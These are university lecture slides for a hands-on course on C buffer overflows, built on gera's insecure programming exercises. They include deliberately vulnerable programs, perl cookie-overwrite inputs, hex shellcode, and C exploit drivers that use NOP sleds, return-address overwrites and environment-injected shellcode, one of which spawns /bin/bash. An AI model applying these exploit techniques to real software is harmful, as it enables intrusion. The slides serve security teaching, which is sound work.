

Hands on C and C++: vulnerabilities and exploits

Yves Younan

DistriNet, Department of Computer Science

Katholieke Universiteit Leuven



Belgium

Yves.Younan@cs.kuleuven.ac.be

Practical stuff

- Exercise programs all from gera's insecure programming page: <http://community.core-sdi.com/~gera/InsecureProgramming/>
- Login with: secappdev/secappdev
- If you need root, password is also secappdev
- cd HandsOn
- Compile with `gcc -g <prog.c> -o <progname>`
- We'll start with **stack1** - stack5
- Then we move on to abo1 - abo7

Process memory layout

stack1.c

```
➤ int main() {  
    int cookie;  
    char buf[80];  
    printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
    gets(buf);  
    if (cookie == 0x41424344)  
        printf("you win!\n");  
}
```

➤ What input is needed for this program to exploit it?

stack1.c

stack1.c



➤ `perl -e 'print "A"x80; print "DCBA"' | ./stack1`

stack2.c

```
➤ int main() {  
    int cookie;  
    char buf[80];  
    printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
    gets(buf);  
    if (cookie == 0x01020305)  
        printf("you win!\n");  
}
```

➤ What input is needed for this program to exploit it?

stack2.c

stack2.c

➤ `perl -e 'print "A"x80; printf("%c%c%c%c", 5, 3, 2, 1)' | ./stack2`

stack3.c



```
➤ int main() {  
    int cookie;  
    char buf[80];  
    printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
    gets(buf);  
    if (cookie == 0x01020005)  
        printf("you win!\n");  
}
```

➤ What input is needed for this program to exploit it?

stack3.c

stack3.c

➤ `perl -e 'print "A"x80; printf("%c%c%c%c", 5, 0, 2, 1)' | ./stack3`



stack4.c

```
➤ int main() {  
    int cookie;  
    char buf[80];  
    printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
    gets(buf);  
    if (cookie == 0x000a0d00)  
        printf("you win!\n");  
}
```

➤ Do you see any problems with stack4?

➤ How would you solve them?

stack4.c

stack4.c

- Can't generate the correct value: \n will terminate the gets
- Must overwrite the return address and jump to the instruction after the if

Intro to GDB

- Compile the application with `-g` for debugging info
- `gdb <program name>`
 - `break main` -> tells the debugger to stop when it reaches main
 - `run` -> run the program
 - `x buffer` -> print out the contents and address of buffer
 - `disas func` -> show assembly representation of func
 - `x buffer+value` -> print out `buffer+value`, useful for finding the return address

stack4.c

```
➤ #define RET 0x08048469

int main() {
    char buffer[92];
    memset(buffer, '\x90', 92);
    *(long *)&buffer[88] = RET;
    printf(buffer);
}
```

stack4.c

stack4.c

stack4.c

stack4.c

stack5.c

```
➤ int main() {  
    int cookie;  
    char buf[80];  
    printf("buf: %08x cookie: %08x\n", &buf, &cookie);  
    gets(buf);  
    if (cookie == 0x000a0d00)  
        printf("you lose!\n");  
}
```

➤ Problem?

stack5.c

- No you win present, can't return to existing code
- Must insert our own code to perform attack

Shellcode

- Small program in machine code representation
- Injected into the address space of the process

```
➤ int main() {  
    printf("You win\n");  
    exit(0)  
}  
static char shellcode[] =  
    "\x6a\x09\x83\x04\x24\x01\x68\x77"  
    "\x69\x6e\x21\x68\x79\x6f\x75\x20"  
    "\x31\xdb\xb3\x01\x89\xe1\x31\xd2"  
    "\xb2\x09\x31\xc0\xb0\x04\xcd\x80"  
    "\x32\xdb\xb0\x01\xcd\x80";
```



stack5.c

```
➤ static char shellcode[] = // shellcode from prev slide
#define RET 0xbfffd28
int main() {
    char buffer[93]; int ret;
    memset(buffer, '\x90', 92);
    memcpy(buffer, shellcode, strlen(shellcode));
    *(long *)&buffer[88] = RET;
    buffer[92] = 0;
    printf(buffer); }
```

stack5.c



```
main:
    cookie
    buf[80]
    printf()
    gets()
    if (cookie)
        printf("lose")
    return
```

stack5.c

IP →

```
main:
    cookie
    buf[80]
    printf()
    gets()
    if (cookie)
        printf("lose")
    return
```



stack5.c

stack5.c

```
main:
    cookie
    buf[80]
    printf()
    gets()
    if (cookie)
        printf("lose")
    return
```

Finding inserted code

- Generally (on kernels < 2.6) the stack will start at a static address
- Finding shell code means running the program with a fixed set of arguments/fixed environment
- This will result in the same address
- Not very precise, small change can result in different location of code
- Not mandatory to put shellcode in buffer used to overflow
- Pass as environment variable

Controlling the environment

Passing shellcode as environment variable:

- Stack start - 4 null bytes
- strlen(program name) -
- null byte (program name)
- strlen(shellcode)

- 0xBFFFFFFF - 4
- strlen(program name) -
- 1
- strlen(shellcode)

Stack start:
0xBFFFFFFF

0,0,0,0
Program name
Env var n
Env var n-1
...
Env var 0
Arg n
Arg n-1
...
Arg 0

High addr

Low addr

abo1.c

```
➤ static char shellcode[] = // shellcode from prev slide
int main (int argc, char **argv) {
    char buffer[265];    int ret;
    char *execargv[3] = { "./abo1", buffer, NULL };
    char *env[2] = { shellcode, NULL };
    ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
    printf ("return address is %#10x", ret);
    memset(buffer, '\x90', 264);
    *(long *)&buffer[260] = ret;
    buffer[264] = 0;
    execve(execargv[0],execargv,env);}
```

abo2.c

```
➤ int main(int argv,char **argc) {  
    char buf[256];  
  
    strcpy(buf,argc[1]);  
    exit(1);  
}
```

➤ Problem?

abo2.c

- Not exploitable on x86
- Nothing interesting we can overwrite before `exit()` is called

abo3.c

```
➤ int main(int argv,char **argc) {  
    extern system,puts;  
    void (*fn)(char*)=(void(*)(&system));  
    char buf[256];  
    fn=(void(*)(&puts));  
    strcpy(buf,argc[1]);  
    fn(argc[2]);  
    exit(1);  
}
```

➤ Problem?

abo3.c

- Can't overwrite the return address, because of `exit()`
- However this time we can overwrite the function pointer
- Make the function pointer point to our injected code
- When the function is executed our code is executed

abo3.c

```
➤ static char shellcode[] = // shellcode from prev slide
int main (int argc, char **argv) {
    char buffer[261]; int ret;
    char *execargv[4] = { "./abo3", buffer, "/bin/bash" ,NULL };
    char *env[2] = { shellcode, NULL };
    ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
    printf ("return address is %#10x", ret);
    memset(buffer, '\x90', 260);
    *(long *)&buffer[256] = ret;
    buffer[260] = 0;
    execve(execargv[0],execargv,env);}
```

abo4.c



```
➤ extern system, puts;
void (*fn)(char*)=(void(*)(&system));
int main(int argv, char **argc) {
    char *pbuf=malloc(strlen(argc[2])+1);
    char buf[256];
    fn=(void(*)(&puts));
    strcpy(buf, argc[1]);
    strcpy(pbuf, argc[2]);
    fn(argc[3]);
    while(1); }
```

➤ Problem?

abo4.c

- Use `objdump -t abo4 | grep fn` to find address of fn
- The function pointer is not on the stack: can't overflow it directly

